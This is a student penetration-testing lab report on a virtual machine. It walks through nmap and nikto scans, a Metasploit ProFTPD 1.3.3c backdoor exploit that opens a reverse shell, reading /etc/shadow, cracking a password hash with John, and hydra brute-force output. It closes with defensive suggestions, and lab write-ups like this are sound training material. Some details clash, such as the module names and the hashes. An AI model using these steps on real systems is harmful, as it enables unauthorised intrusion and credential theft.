

Final Report

Cover Page

Name: Adithya Pramod Menon

Date: 03/06/25

Summary

The objective of this penetration testing exercise was to identify vulnerabilities in a target machine within a controlled lab environment. This report details the steps followed, tools used, exploitation achieved, and post-exploitation activities. Initially, a mistake was made by setting the wrong target IP address (10.0.2.15 instead of 10.0.2.4), causing the exploit to fail. Once corrected, we successfully exploited the machine and obtained root access.

1. Recon & Scanning

IP Discovered: 10.0.2.4

Tools Used:

- netdiscover
- nmap

Netdiscover Result Screenshot

```
root@kali: /home/apm04
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
10 Captured ARP Req/Rep packets, from 4 hosts. Total size: 600

IP          At MAC Address      Count  Len  MAC Vendor / Hostname
10.0.2.1     52:54:00:12:35:00    4      240  Unknown vendor
10.0.2.2     52:54:00:12:35:00    1       60  Unknown vendor
10.0.2.3     08:00:27:21:d6:22    1       60  PCS Systemtechnik GmbH
10.0.2.4     08:00:27:99:2e:e9    4      240  PCS Systemtechnik GmbH

/home/apm04
root@kali: /home/apm04
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 01:41 IST
Nmap scan report for 10.0.2.4
Host is up (0.0001s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_ 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:99:2E:E9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds

/home/apm04
```

Nmap Result Screenshot:

```
root@kali: /home/apm04
File Actions Edit View Help
(apm04@kali)~$ sudo su
[sudo] password for apm04:
(root@kali)~/home/apm04$ nmap -sC -sV -oN 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 01:41 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.56 seconds

(root@kali)~/home/apm04$ nmap -sC -sV -oN nmap.txt 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 01:41 IST
Nmap scan report for 10.0.2.4
Host is up (0.00071s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|_ 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:99:2E:E9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds

(root@kali)~/home/apm04$
```

2. Enumeration


Tools Used:

- nikto
- Browser Enumeration

Findings:

- Apache server running on port 80
- Directory discovered: `/secret`
- Website login page discovered

Nikto Scan Screenshot:



```
root@kali: /home/apm04
File Actions Edit View Help

(root@kali)-[/home/apm04]
# nikto -h http://10.0.2.4:80
- Nikto v2.5.0


+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port: 80
+ Start Time: 2025-06-04 01:50:35 (GMT5.5)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: b1, size: 55e1c7758dcdb, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /secret/: Drupal Link header found with value: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-icons/readme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2025-06-04 01:51:14 (GMT5.5) (39 seconds)


+ 1 host(s) tested

(root@kali)-[/home/apm04]
#
```

Website Login Screenshot:



Secret Webpage Screenshot:



3. Exploitation


Tool Used: Metasploit Framework

Exploit Module: `exploit/unix/ftp/vsftpd_234_backdoor`

Payload Used: `cmd/unix/reverse_double_telnet`

Error Noted: Initially failed due to incorrect IP (10.0.2.15 instead of 10.0.2.4). Correcting the IP enabled successful exploitation.

Screenshot - Using Exploit and Setting Payload:



```
apm04@kali: ~  
File Actions Edit View Help  
apm04@kali)-[~]  
$ msfconsole -q  
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options  
  
Module options (exploit/unix/ftp/proftpd_133c_backdoor):  



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse  
payload => cmd/unix/reverse  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options  
  
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Screenshot - Session Created:



```
apm04@kali: ~  
File Actions Edit View Help  
LHOST yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
  
Id Name  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.4  
RHOSTS => 10.0.2.4  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.15  
LHOST => 10.0.2.15  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run  
[*] Started reverse TCP double handler on 10.0.2.15:4444  
[*] 10.0.2.4:21 - Sending Backdoor Command  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo 0VL463zY0PLCQXwY;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets ...  
[*] Reading from socket A  
[*] A: "0VL463zY0PLCQXwY\r\n"  
[*] Matching ...  
[*] B is input ...  
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.4:44216) at 2025-06-04 02:35:30 +0530
```

4. Post Exploitation

Commands Executed:

- `whoami` → root
- `id` → uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
- `uname -a` → Linux vtcsec 4.10.0-28-generic ...

Obtained Hash:

marlinspike:\$6\$wQb5nV3T\$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtY9.
ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7::

Screenshot - Post Exploitation:

```
apm04@kali: ~  
File Actions Edit View Help  
root@vtcsec:/etc# cdd  
cdd  
No command 'cdd' found, did you mean:  
Command 'cdo' from package 'cdo' (universe)  
Command 'cdv' from package 'codeville' (universe)  
Command 'ldd' from package 'libc-bin' (main)  
Command 'cdi' from package 'cdo' (universe)  
Command 'cdcd' from package 'cdcd' (universe)  
Command 'cdb' from package 'tinycdb' (main)  
Command 'cd5' from package 'cd5' (universe)  
Command 'ddd' from package 'ddd' (universe)  
Command 'dd' from package 'coreutils' (main)  
Command 'cdp' from package 'irpas' (multiverse)  
Command 'cde' from package 'cde' (universe)  
Command 'cdde' from package 'cdde' (universe)  
Command 'cdw' from package 'cdw' (universe)  
Command 'tdd' from package 'devtodo' (universe)  
cdd: command not found  
root@vtcsec:/etc# cd  
cd  
bash: cd: HOME not set  
root@vtcsec:/etc# cd /  
cd /  
root@vtcsec:/# whoami  
whoami  
root  
root@vtcsec:/# id  
id  
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)  
root@vtcsec:/# uname -a  
uname -a  
Linux vtcsec 4.10.0-28-generic #32-16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 G  
NU/Linux  
root@vtcsec:/#
```

Screenshot - Upgraded Shell:

```
apm04@kali: ~  
File Actions Edit View Help  
[*] Accepted the second client connection...  
[*] Command: echo 1GmBQb0qEbHUq8Ux;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets ...  
[*] Reading from socket B  
[*] B: "1GmBQb0qEbHUq8Ux\r\n"  
[*] Matching ...  
[*] A is input...  
[*] Command shell session 2 opened (10.0.2.15:4444 → 10.0.2.4:44982) at 2025-06-04 09:07:57 +0530  
  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
root@vtcsec:/# pwd  
pwd  
/  
root@vtcsec:/# ls  
ls  
bin    dev    initrd.img  lost+found  opt    run    srv    usr  
boot   etc    lib         media       proc  /sbin   sys    var  
cdrom  home  lib64       mnt         root   snap   tmp    vmlinuz  
root@vtcsec:/# cd etc  
cd etc  
root@vtcsec:/etc# ls  
ls  
acpi                               hostname                           ppp  
adduser.conf                      hosts                               printcap  
alternatives                      hosts.allow                         profile  
anacrontab                        hosts.deny                          profile.d  
apache2                           hp                                  protocols  
apg.conf                          ifplugd                            pulse  
apm                                iftab                              python  
apparmor                          ImageMagick-6                      python2.7  
apparmor.d                        init                                python3  
appopt                            init.d                             python3.5
```


Screenshot - Hash in Shadow Folder:

```
apm04@kali: ~  
File Actions Edit View Help  
uucp:*:17379:0:99999:7:::  
proxy:*:17379:0:99999:7:::  
www-data:*:17379:0:99999:7:::  
backup:*:17379:0:99999:7:::  
list:*:17379:0:99999:7:::  
irc:*:17379:0:99999:7:::  
gnats:*:17379:0:99999:7:::  
nobody:*:17379:0:99999:7:::  
systemd-timesync:*:17379:0:99999:7:::  
systemd-network:*:17379:0:99999:7:::  
systemd-resolve:*:17379:0:99999:7:::  
systemd-bus-proxy:*:17379:0:99999:7:::  
syslog:*:17379:0:99999:7:::  
_apt:*:17379:0:99999:7:::  
messagebus:*:17379:0:99999:7:::  
uuidd:*:17379:0:99999:7:::  
lightdm:*:17379:0:99999:7:::  
whoopsie:*:17379:0:99999:7:::  
avahi-autoipd:*:17379:0:99999:7:::  
avahi:*:17379:0:99999:7:::  
dnsmasq:*:17379:0:99999:7:::  
colord:*:17379:0:99999:7:::  
speech-dispatcher:!:17379:0:99999:7:::  
hplip:*:17379:0:99999:7:::  
kernoops:*:17379:0:99999:7:::  
pulse:*:17379:0:99999:7:::  
rtkit:*:17379:0:99999:7:::  
saned:*:17379:0:99999:7:::  
usbmux:*:17379:0:99999:7:::  
marlinspike:$6$qQb5nV3T$x82W0/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUXQbUhC  
Kbl4/:17484:0:99999:7:::  
mysql:!:17486:0:99999:7:::  
sshd:*:17486:0:99999:7:::  
|
```

Screenshot - Password Cracked with John:

```
root@kali: /home/apm04  
File Actions Edit View Help  
└─(apm04@kali)-[~]  
└─$ sudo su  
[sudo] password for apm04:  
└─(root@kali)-[/home/apm04]  
└─# john hash.txt  
Created directory: /root/.john  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
marlinspike (marlinspike)  
1g 0:00:00:00 DONE 1/3 (2025-06-04 16:02) 11.11g/s 88.88p/s 88.88c/s 88.88C/s marlinspike..marlin  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
└─(root@kali)-[/home/apm04]  
└─#
```


Screenshot - Bruteforcing in Progress:



```
File Actions Edit View Help
[ATTEMPT] target 10.0.2.4 - login -- - pass "mesquite" - 100516324 of 71822405793 [child 15] (0/0)
[80][http-post-form] host: 10.0.2.4 password: michis
[ATTEMPT] target 10.0.2.4 - login -- - pass "mesopotamia" - 100516325 of 71822405793 [child 4] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "mesina" - 100516326 of 71822405793 [child 0] (0/0)
[80][http-post-form] host: 10.0.2.4 password: micaiah
[80][http-post-form] host: 10.0.2.4 password: mibebel
[80][http-post-form] host: 10.0.2.4 password: micah2
[80][http-post-form] host: 10.0.2.4 password: michael86
[80][http-post-form] host: 10.0.2.4 password: microbio
[ATTEMPT] target 10.0.2.4 - login -- - pass "meshach" - 100516327 of 71822405793 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "merson" - 100516328 of 71822405793 [child 5] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "merryl" - 100516329 of 71822405793 [child 7] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "meriel" - 100516330 of 71822405793 [child 8] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "merick" - 100516331 of 71822405793 [child 10] (0/0)
[80][http-post-form] host: 10.0.2.4 password: mharvin
[80][http-post-form] host: 10.0.2.4 password: mhlkta
[ATTEMPT] target 10.0.2.4 - login -- - pass "mercede" - 100516332 of 71822405793 [child 13] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "merahmuda" - 100516333 of 71822405793 [child 6] (0/0)
[80][http-post-form] host: 10.0.2.4 password: miami123
[80][http-post-form] host: 10.0.2.4 password: miababy
[80][http-post-form] host: 10.0.2.4 password: metal4ever
[ATTEMPT] target 10.0.2.4 - login -- - pass "menso" - 100516334 of 71822405793 [child 12] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "mename" - 100516335 of 71822405793 [child 2] (0/0)
[80][http-post-form] host: 10.0.2.4 password: messer
[80][http-post-form] host: 10.0.2.4 password: mesopotamia
[80][http-post-form] host: 10.0.2.4 password: metanoia
[ATTEMPT] target 10.0.2.4 - login -- - pass "meme01" - 100516336 of 71822405793 [child 11] (0/0)
[80][http-post-form] host: 10.0.2.4 password: mexico101
[80][http-post-form] host: 10.0.2.4 password: mesquite
[ATTEMPT] target 10.0.2.4 - login -- - pass "melyn" - 100516337 of 71822405793 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "melona" - 100516338 of 71822405793 [child 4] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "melody12" - 100516339 of 71822405793 [child 9] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "melinita" - 100516340 of 71822405793 [child 14] (0/0)
[ATTEMPT] target 10.0.2.4 - login -- - pass "melcocha" - 100516341 of 71822405793 [child 15] (0/0)
```

Password Cracked: marlinspike

Lessons Learned

- Ensure IP addresses are correct before launching exploits.
 - Enumeration is critical; nikto and directory brute-forcing revealed sensitive paths.
 - Weak passwords can be cracked using prebuilt wordlists like `rockyou.txt`.
-

Suggestions for Defense

- Disable anonymous FTP access or remove vulnerable FTP versions.
- Regularly update services and monitor for known CVEs.
- Enforce strong password policies.
- Monitor for unusual login and service behaviors.